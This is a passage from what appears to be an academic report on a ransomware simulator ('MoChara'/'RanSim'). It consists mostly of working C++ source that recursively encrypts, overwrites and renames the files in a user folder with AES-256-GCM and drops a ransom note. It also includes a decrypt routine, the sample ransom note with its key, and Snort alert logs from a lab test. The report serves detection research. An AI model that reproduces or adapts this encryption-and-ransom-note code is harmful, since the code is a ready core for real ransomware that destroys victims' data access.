    string keyb = strVar.substr(strVar.length() - 7); //check for key being filename and skip
    string notb = strVar.substr(strVar.length() - 10); //check for ransom note being filename and
skip
    string preserveSelf = strVar.substr(strVar.length() - 11); //check for the program's exe being
filename and skip

    if (std::filesystem::is_regular_file(entry.path()) && preserveSelf != "MoChara.exe" && keyb
!= "key.aes" && notb != "ransom.txt" && blockFile != ".ini" && blockFile != ".lnk") { // if the path is a
regular file then continue and encrypt, extra checks are for unwanted behaviour

        SecByteBlock iv(AES::BLOCKSIZE); //Creating a byte block for the IV (nonce). It doesn't
have to be kept a secret. For GCM it should be regenerated for each encryption on every file. No
two files should have the same IV. Usually the IV is prefixed onto the ciphertext, to read in later
once decrypting.
        prng.GenerateBlock(iv, iv.size()); //Generate random IV (nonce) for the file

        try
        {
            GCM< AES >::Encryption e; //Setting encryption mode to AES GCM mode
            e.SetKeyWithIV(key, key.size(), iv, iv.size()); //set the encryption mode with the
previously generated AES 256 key and the newly generated IV (nonce)

            // The AuthenticatedEncryptionFilter adds padding
            // as required. GCM Mode must be padded
            // to the block size of the cipher
            // Auth Encryption provides a MAC over the cipher
            // text for transmission errors and detect tampering

            string ivDir = strVar + "_iv.aes"; //Create a string of the filename plus _iv.aes
            const char * f = ivDir.c_str(); //Convert string to const char * for use in the
CryptoPP::FileSink function

            ArraySource as(iv, sizeof(iv), true,

```

```

        new FileSink(f)); //write the full byte array of the IV (nonce) to the filename plus
_iv.aes

        std::ifstream in{ strVar, std::ios::binary }; //set input to file discovered in iteration
        std::ofstream out{ filename_out, std::ios_base::binary }; //set output to the file name
        containing the chosen file extension by the user

        CryptoPP::FileSource{ in, /*pumpAll=*/true,
            new AuthenticatedEncryptionFilter{ //AuthenticatedEncryptionFilter using
file as input to add padding
                e, new CryptoPP::FileSink{out, false, TAG_SIZE} }; //Read in the file
found in iteration and encrypt using the GCM encryption mode outputting an encrypted version
E.G : "example.txt.mcra"

        in.close(); //close input file
        out.close(); //close output file
    }
    catch (Exception& e)
    {
        cerr << e.what() << endl;
        exit(1);
    }

    //Overwrite original file with encrypted version's contents
    std::ifstream f1(filename_out, std::ios::binary); //set input to encrypted version
    std::ofstream f2(strVar, std::ios::binary); //set output to original file discovered in iteration
    CryptoPP::FileSource{ f1, /*pumpAll=*/true, new CryptoPP::FileSink{f2} }; //read in all of
the encrypted version and completely overwrite original file with its contents

    f1.close(); //close input file
    f2.close(); //close output file
}
if (std::filesystem::is_regular_file(entry.path()) && preserveSelf != "MoChara.exe" && keyb
!= "key.aes" && notb != "ransom.txt" && blockFile != ".ini" && blockFile != ".lnk") { //cleanup stage
of the encryption process
    try {
        std::filesystem::remove(filename_out); //after original file has been encrypted,
encrypted version is then removed from system leaving just original file with overwritten data
    }
    catch (const std::filesystem::filesystem_error& err) {
        cout << "Filesystem error: " << err.what() << endl;
    }

    if (std::rename(strVar.c_str(), filename_out.c_str())) //Finally, the original file is appended
with the file extension chosen by the user E.G : .mcra
    {

```

```

        std::perror("Error Renaming");
    }
}
}
}

/*
/ All of the file Decryption occurs within the decrypt function.
/ The AES Key is retrieved from the User's Desktop to use in the Decryption process.
/ AES GCM mode is the decryption algorithm and method chosen to decrypt each file.
/ A unique IV (nonce) is retrieved from each new file as required by GCM mode.
/ The folder chosen by the User is recursively iterated over decrypting each file until entire folder
is Decrypted
/ outputting a decrypted version of the file named with the file extension chosen by user E.G:
"example.txt.mcra".
/ Finally, the original file is overwritten with the encrypted contents and the encrypted version is
removed.
/ Process repeats.
*/
void decrypt(const std::string& dir, const std::string& append, const string& name) {

    //Crafting location of AES Key on User's Desktop
    string one = "C:\\Users\\";
    string two = "\\Desktop\\key.aes";
    string all = one + name + two;
    const char* fin = all.c_str();

    SecByteBlock aeskey(AES::MAX_KEYLENGTH); //Creating a byte block for the AES 256 Key
    FileSource fs(fin, true, new ArraySink(aeskey.begin(), aeskey.size())); //Retrieving the AES
Key from the User's Desktop and writing the byte array into the byte block

    const int TAG_SIZE = 12; /*96 bits*/

    for (const auto& entry : std::filesystem::recursive_directory_iterator(dir)) //All of the folders
contents will be iterated over, each encrypted file found in the folder will be decrypted and its
Unique IV retrieved for that file
    {
        string strVar = entry.path().string(); // convert directory entry to string for ifstream
        string filename_out = strVar.substr(0, strVar.length() - append.length()); // filename to output
once decrypted
        string blockFile = strVar.substr(strVar.length() - 4); //check for unwanted file extensions
        string keyb = strVar.substr(strVar.length() - 7); //check for key being filename and skip
        string notb = strVar.substr(strVar.length() - 10); //check for ransom note being filename and
skip
        string preserveSelf = strVar.substr(strVar.length() - 11); //check for the program's exe being
filename and skip
    }
}

```

```

    if (std::filesystem::is_regular_file(entry.path()) && preserveSelf != "MoChara.exe" && keyb
!= "key.aes" && notb != "ransom.txt" && blockFile != ".ini" && blockFile != ".lnk") { // if the path is a
regular file continue and decrypt, extra checks are for unwanted behaviour

    //Extract IV
    string ivDir = filename_out + "_iv.aes"; //Create a string of the filename plus _iv.aes
    const char* f = ivDir.c_str(); //Convert string to const char * for use in the
CryptoPP::FileSink function

    SecByteBlock iv(AES::BLOCKSIZE); //Creating a byte block for the IV (nonce)
    FileSource fss(f, true, new ArraySink(iv.begin(), iv.size())); //Retrieving the IV for the
corresponding file and writing the byte array into the byte block

    try
    {
        GCM< AES >::Decryption d; //Setting decryption mode to AES GCM mode
        d.SetKeyWithIV(aeskey, aeskey.size(), iv, iv.size()); //set the decryption mode with the
previously generated AES 256 key and the newly retrieved IV (nonce)

        // The AuthenticatedDecryptionFilter removes padding
        // as required. GCM Mode must be padded
        // to the block size of the cipher
        // Auth Decryption checks the MAC over the cipher
        // text for transmission errors and detect tampering

        std::ifstream in{ strVar, std::ios::binary}; //set input to file discovered in iteration
        std::ofstream out{ filename_out, std::ios::binary }; //set output to the file name without
the file extension chosen by the user

        CryptoPP::FileSource{ in, /*pumpAll=*/true,
                             new AuthenticatedDecryptionFilter{ //AuthenticatedEncryptionFilter using
file as input to add padding
                             d, new CryptoPP::FileSink{out},
AuthenticatedDecryptionFilter::DEFAULT_FLAGS, TAG_SIZE} }; //Read in the file found in
iteration and decrypt using the GCM decryption mode outputting an decrypted version E.G :
"example.txt"

        in.close(); //close input file
        out.close(); //close output file
    }
    catch (const Exception& e)
    {
        cerr << e.what() << endl;
        exit(1);
    }

    //Overwrite original file with decrypted version's contents

```

```

        std::ifstream f1(filename_out, std::ios::binary); //set input to decrypted version
        std::ofstream f2(strVar, std::ios::binary); //set output to original file discovered in iteration
        CryptoPP::FileSource{ f1, /*pumpAll=*/true, new CryptoPP::FileSink{f2} }; //read in all of
the decrypted version and completely overwrite original file with its contents
    }
    if (std::filesystem::is_regular_file(entry.path()) && preserveSelf != "MoChara.exe" && keyb
!= "key.aes" && notb != "ransom.txt" && blockFile != ".ini" && blockFile != ".lnk") { //cleanup stage
of the decryption process
        string ivDir = filename_out + "_iv.aes";
        try {
            std::filesystem::remove(filename_out); //after original file has been decrypted, file used
to overwrite original file contents is removed
            std::filesystem::remove(ivDir); //Remove IV for corresponding file as file has been
successfully decrypted
        }
        catch (const std::filesystem::filesystem_error& err) {
            cout << "Filesystem error: " << err.what() << endl;
        }

        if (std::rename(strVar.c_str(), filename_out.c_str())) // renaming decrypted file back to
original file name state before encryption process
        {
            std::perror("Error Renaming");
        }
    }
}

/*
/ Simple function to create a text file called ransom.txt on the user's Desktop
/ The AES Key used to encrypt each file is written to the text file
/ The file extension used to encrypt each file is written to the text file
*/
void note(const string& key, const string& append, const string& name)
{
    //Crafting location to place the text file on User's Desktop
    string one = "C:/Users/";
    string two = "/Desktop/ransom.txt";

    //Creating Ransomware note on User's Desktop
    cout << "Creating Ransomware note at: " << one + name + two << endl;
    std::ofstream ransomNote(one + name + two);
    if (ransomNote.is_open())
    {
        ransomNote << R"(
| V |   / __ \ |
| . | ___ / V | _ _ _ _ _

```



```

    string usernameConverted(beforeUsernameConversion.begin(),
beforeUsernameConversion.end());

    int mode = 0;
    cout << "Enter 1 to Encrypt, Enter 2 to Decrypt (1/2): ";
    std::cin >> mode;

    //OPEN UP FOLDER BROWSER TO SELECT A FOLDER TO ENCRYPT//
    PIDLIST_ABSOLUTE pidlRoot;
    HRESULT hR = SHParseDisplayName(L"C:\\Users", 0, &pidlRoot, 0, 0); //only allow user to
select folders beyond C:\\Users directory
    TCHAR path[MAX_PATH];
    BROWSEINFO bi = { 0 };
    bi.ulFlags = BIF_RETURNONLYFSDIRS | BIF_USENEWUI;
    bi.pidlRoot = pidlRoot;

    LPITEMIDLIST pidl = SHBrowseForFolder(&bi);
    std::wstring beforeConversion;
    if (pidl != NULL)
    {
        // get the name of the folder and put it in path
        SHGetPathFromIDList(pidl, path);
        beforeConversion = path;
    }
    else
    {
        //Throw error in a message box as user did not select a folder
        MessageBox(NULL, L"Please select a folder to Encrypt/Decrypt", NULL, NULL);
        return 0;
    }

    string afterConversion(beforeConversion.begin(), beforeConversion.end());
    cout << "Path selected is " << afterConversion << endl;
    string confirmation;
    cout << "Are you happy with the selected Folder? (Y/N): ";
    std::cin >> confirmation;

    if (confirmation == "N")
    {
        cout << "Please restart the tool" << endl;
        //restart the process
        return 0;
    }

    //SETUP COMPLETE, BEGIN PROCESS//

```

```

/*
 / Two if statements determine the direction of the tool
 / If the user has entered 1 then the encryption process is run
 / If the user has entered 2 then the decryption process is run
 */
if (mode == 1 && confirmation == "Y") //Encryption Process
{
    string append;
    cout << "Please enter the file extension to append (E.G .mcra): ";
    std::cin >> append; //user entered extension is later used in encryption process to append
each file after encryption is complete

    AutoSeededRandomPool prng;
    string storeKey;

    SecByteBlock key(AES::MAX_KEYLENGTH); //Creating a byte array to store AES 256 key.
    prng.GenerateBlock(key, key.size()); //generating random AES 256 key

    storeKey.clear();
    StringSource(key, key.size(), true, new HexEncoder(new StringSink(storeKey)));
//Converting AES key from byte array to Hex String in order to pass to ransomware note

    //Encryption process
    encrypt(key, afterConversion, append, usernameConverted); //AES 256 key, the folder path
to encrypt, the file extension to append and the Username of the user running the tool is sent to
the encrypt function
    cout << "Finished encrypting entire folder...\n";

    //Create ransomware note
    note(storeKey, append, usernameConverted); //AES 256 key in HEX format, file extension
used to append each file and the Username of the user running the tool is sent to the note
function
    storeKey.clear();
}
else if (mode == 2 && confirmation == "Y") // Decryption Process
{
    string append;
    cout << "Please enter the file extension previously used to append the files after encryption
(E.G .mcra - P.S if you can't remember check the ransom note): ";
    std::cin >> append; // user entered extension is later used in decryption process to remove
from filename leaving file in its original state before encryption was run

    decrypt(afterConversion, append, usernameConverted); //the folder path to decrypt, the file
extension to append and the Username of the user running the tool is sent to the decrypt function
    cout << "Finished decrypting entire folder...\n";

    //Crafting location of aes key file and ransom note to remove as decryption has completed

```

```

string one = "C:/Users/";
string two = "/Desktop/key.aes";
string three = "/Desktop/ransom.txt";

try {
    std::filesystem::remove(one + usernameConverted + two); //Remove Key from Desktop
as no longer needed
    std::filesystem::remove(one + usernameConverted + three); //Remove Ransom note from
desktop as no longer needed
}
catch (const std::filesystem::filesystem_error& err) {
    cout << "Filesystem error: " << err.what() << endl;
}
}

system("pause");
return 0;
}

```

## Appendix G – Ransom Note

| V | / \_ \ |  
|. . | \_ | / V | \_ \_ \_ \_ \_  
| M | / \_ \ | | ' \_ \ \_ ' \_ \_  
| | | ( ) | \ ^ | | | ( | | | ( |  
 \ | | ^ \_ / \ \_ / | | \ \_ , | | \ \_ , |

YOUR FILES HAVE BEEN ENCRYPTED

Don't worry this can be reversed within the ransomware simulation tool by running decryption and selecting the same folder.

The Key is:

8D352C30C591AD3095C9509B63E7FBBB000FA26FE0D1DA7990A27894F61AD580

The file extension chosen was: .mcra

## Appendix H – Snort Alerts When Running RanSim

05/06/23-06:16:53.238189 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49730,22944,Unknown  
Traffic,3,alert,Allow

05/06/23-06:16:53.238189 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49730,22946,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:16:53.254450 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49731,22948,Unknown  
Traffic,3,alert,Allow

05/06/23-06:16:53.254453 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49731,22949,Unknown  
Traffic,3,alert,Allow

05/06/23-06:16:53.254450 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49731,22951,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:16:53.259311 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49732,22954,Unknown  
Traffic,3,alert,Allow

05/06/23-06:16:53.259315 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49732,22955,Unknown  
Traffic,3,alert,Allow

05/06/23-06:16:53.259311 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49732,22957,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:16:53.711647 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49734,22972,Unknown  
Traffic,3,alert,Allow

05/06/23-06:16:53.709934 ,119,4,1,"(http\_inspect) BARE BYTE UNICODE  
ENCODING",TCP,192.168.13.128,49734,192.168.13.130,88,22974,Not  
Suspicious Traffic,3,alert,Allow

05/06/23-06:16:53.711647 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49734,22974,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:16:53.806333 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49737,23007,Unknown  
Traffic,3,alert,Allow

05/06/23-06:16:53.806335 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49737,23008,Unknown  
Traffic,3,alert,Allow

05/06/23-06:16:53.806333 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49737,23011,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:19:50.051336 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49749,23151,Unknown  
Traffic,3,alert,Allow

05/06/23-06:19:50.051340 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49749,23152,Unknown  
Traffic,3,alert,Allow

05/06/23-06:19:50.051336 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49749,23154,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:19:50.055362 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49750,23158,Unknown  
Traffic,3,alert,Allow

05/06/23-06:19:50.055365 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49750,23159,Unknown  
Traffic,3,alert,Allow

05/06/23-06:19:50.055362 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49750,23161,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:22:37.755476 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49755,23313,Unknown  
Traffic,3,alert,Allow

05/06/23-06:22:37.755476 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49755,23315,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:22:37.780788 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49756,23317,Unknown  
Traffic,3,alert,Allow

05/06/23-06:22:37.780829 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49756,23318,Unknown  
Traffic,3,alert,Allow

05/06/23-06:22:37.780788 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49756,23320,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:22:37.792705 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49757,23323,Unknown  
Traffic,3,alert,Allow

05/06/23-06:22:37.792770 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49757,23324,Unknown  
Traffic,3,alert,Allow

05/06/23-06:22:37.792705 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49757,23326,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:22:37.894737 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49760,23333,Unknown  
Traffic,3,alert,Allow

05/06/23-06:22:37.894741 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49760,23334,Unknown  
Traffic,3,alert,Allow

05/06/23-06:22:37.894737 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49760,23336,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:23:58.504783 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49770,23460,Unknown  
Traffic,3,alert,Allow

05/06/23-06:23:58.504787 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49770,23461,Unknown  
Traffic,3,alert,Allow

05/06/23-06:23:58.504783 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49770,23463,Unknown Traffic,3,alert,Allow

05/06/23-06:23:58.508208 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49771,23466,Unknown Traffic,3,alert,Allow

05/06/23-06:23:58.508211 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49771,23467,Unknown Traffic,3,alert,Allow

05/06/23-06:23:58.508208 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49771,23470,Unknown Traffic,3,alert,Allow

05/06/23-06:26:29.722035 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49673,23534,Unknown Traffic,3,alert,Allow

05/06/23-06:26:29.722035 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49673,23536,Unknown Traffic,3,alert,Allow

05/06/23-06:26:29.757954 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49674,23538,Unknown Traffic,3,alert,Allow

05/06/23-06:26:29.757959 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49674,23539,Unknown Traffic,3,alert,Allow

05/06/23-06:26:29.757954 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49674,23541,Unknown Traffic,3,alert,Allow

05/06/23-06:26:29.799715 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49675,23544,Unknown Traffic,3,alert,Allow

05/06/23-06:26:29.799774 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49675,23545,Unknown Traffic,3,alert,Allow

05/06/23-06:26:29.799715 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49675,23547,Unknown Traffic,3,alert,Allow

05/06/23-06:26:30.101227 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request ",TCP,192.168.13.130,88,192.168.13.128,49678,23560,Unknown Traffic,3,alert,Allow

05/06/23-06:26:30.101244 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request ",TCP,192.168.13.130,88,192.168.13.128,49678,23561,Unknown Traffic,3,alert,Allow

05/06/23-06:26:30.101227 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49678,23565,Unknown Traffic,3,alert,Allow

05/06/23-06:26:30.112958 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request ",TCP,192.168.13.130,88,192.168.13.128,49679,23566,Unknown Traffic,3,alert,Allow

05/06/23-06:26:30.112983 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request ",TCP,192.168.13.130,88,192.168.13.128,49679,23567,Unknown Traffic,3,alert,Allow

05/06/23-06:26:30.112958 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49679,23570,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.202485 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request ",TCP,192.168.13.130,88,192.168.13.128,49688,23586,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.202485 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49688,23588,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.241413 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request ",TCP,192.168.13.130,88,192.168.13.128,49689,23591,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.241444 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request ",TCP,192.168.13.130,88,192.168.13.128,49689,23592,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.241413 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49689,23594,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.253464 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49690,23597,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.253468 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49690,23598,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.253464 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49690,23601,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.996036 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49692,23622,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.996059 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49692,23623,Unknown Traffic,3,alert,Allow

05/06/23-06:26:31.996036 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49692,23625,Unknown Traffic,3,alert,Allow

05/06/23-06:26:32.538533 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49694,23640,Unknown Traffic,3,alert,Allow

05/06/23-06:26:32.538537 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49694,23641,Unknown Traffic,3,alert,Allow

05/06/23-06:26:32.538533 ,120,3,2,"(http\_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49694,23643,Unknown Traffic,3,alert,Allow

05/06/23-06:26:32.542735 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER HTTP server response before client request",TCP,192.168.13.130,88,192.168.13.128,49695,23646,Unknown Traffic,3,alert,Allow

05/06/23-06:26:32.542738 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49695,23647,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:32.542735 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49695,23649,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:26:39.276075 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49699,23741,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:39.272512 ,119,4,1,"(http\_inspect) BARE BYTE UNICODE  
ENCODING",TCP,192.168.13.128,49699,192.168.13.130,88,23743,Not  
Suspicious Traffic,3,alert,Allow

05/06/23-06:26:39.276075 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49699,23743,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:26:42.055035 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49706,23807,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:42.055035 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49706,23809,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:26:42.058957 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49707,23811,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:42.058960 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49707,23812,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:42.058957 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49707,23814,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:26:42.063771 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49708,23817,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:42.063776 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49708,23818,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:42.063771 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49708,23820,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:26:47.356000 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49709,23833,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:47.356000 ,120,3,2,"(http\_inspect) NO CONTENT-  
LENGTH OR TRANSFER-ENCODING IN HTTP  
RESPONSE",TCP,192.168.13.130,88,192.168.13.128,49709,23835,Unkn  
own Traffic,3,alert,Allow

05/06/23-06:26:47.374644 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
",TCP,192.168.13.130,88,192.168.13.128,49710,23837,Unknown  
Traffic,3,alert,Allow

05/06/23-06:26:47.374647 ,120,18,3,"(http\_inspect) PROTOCOL-OTHER  
HTTP server response before client request  
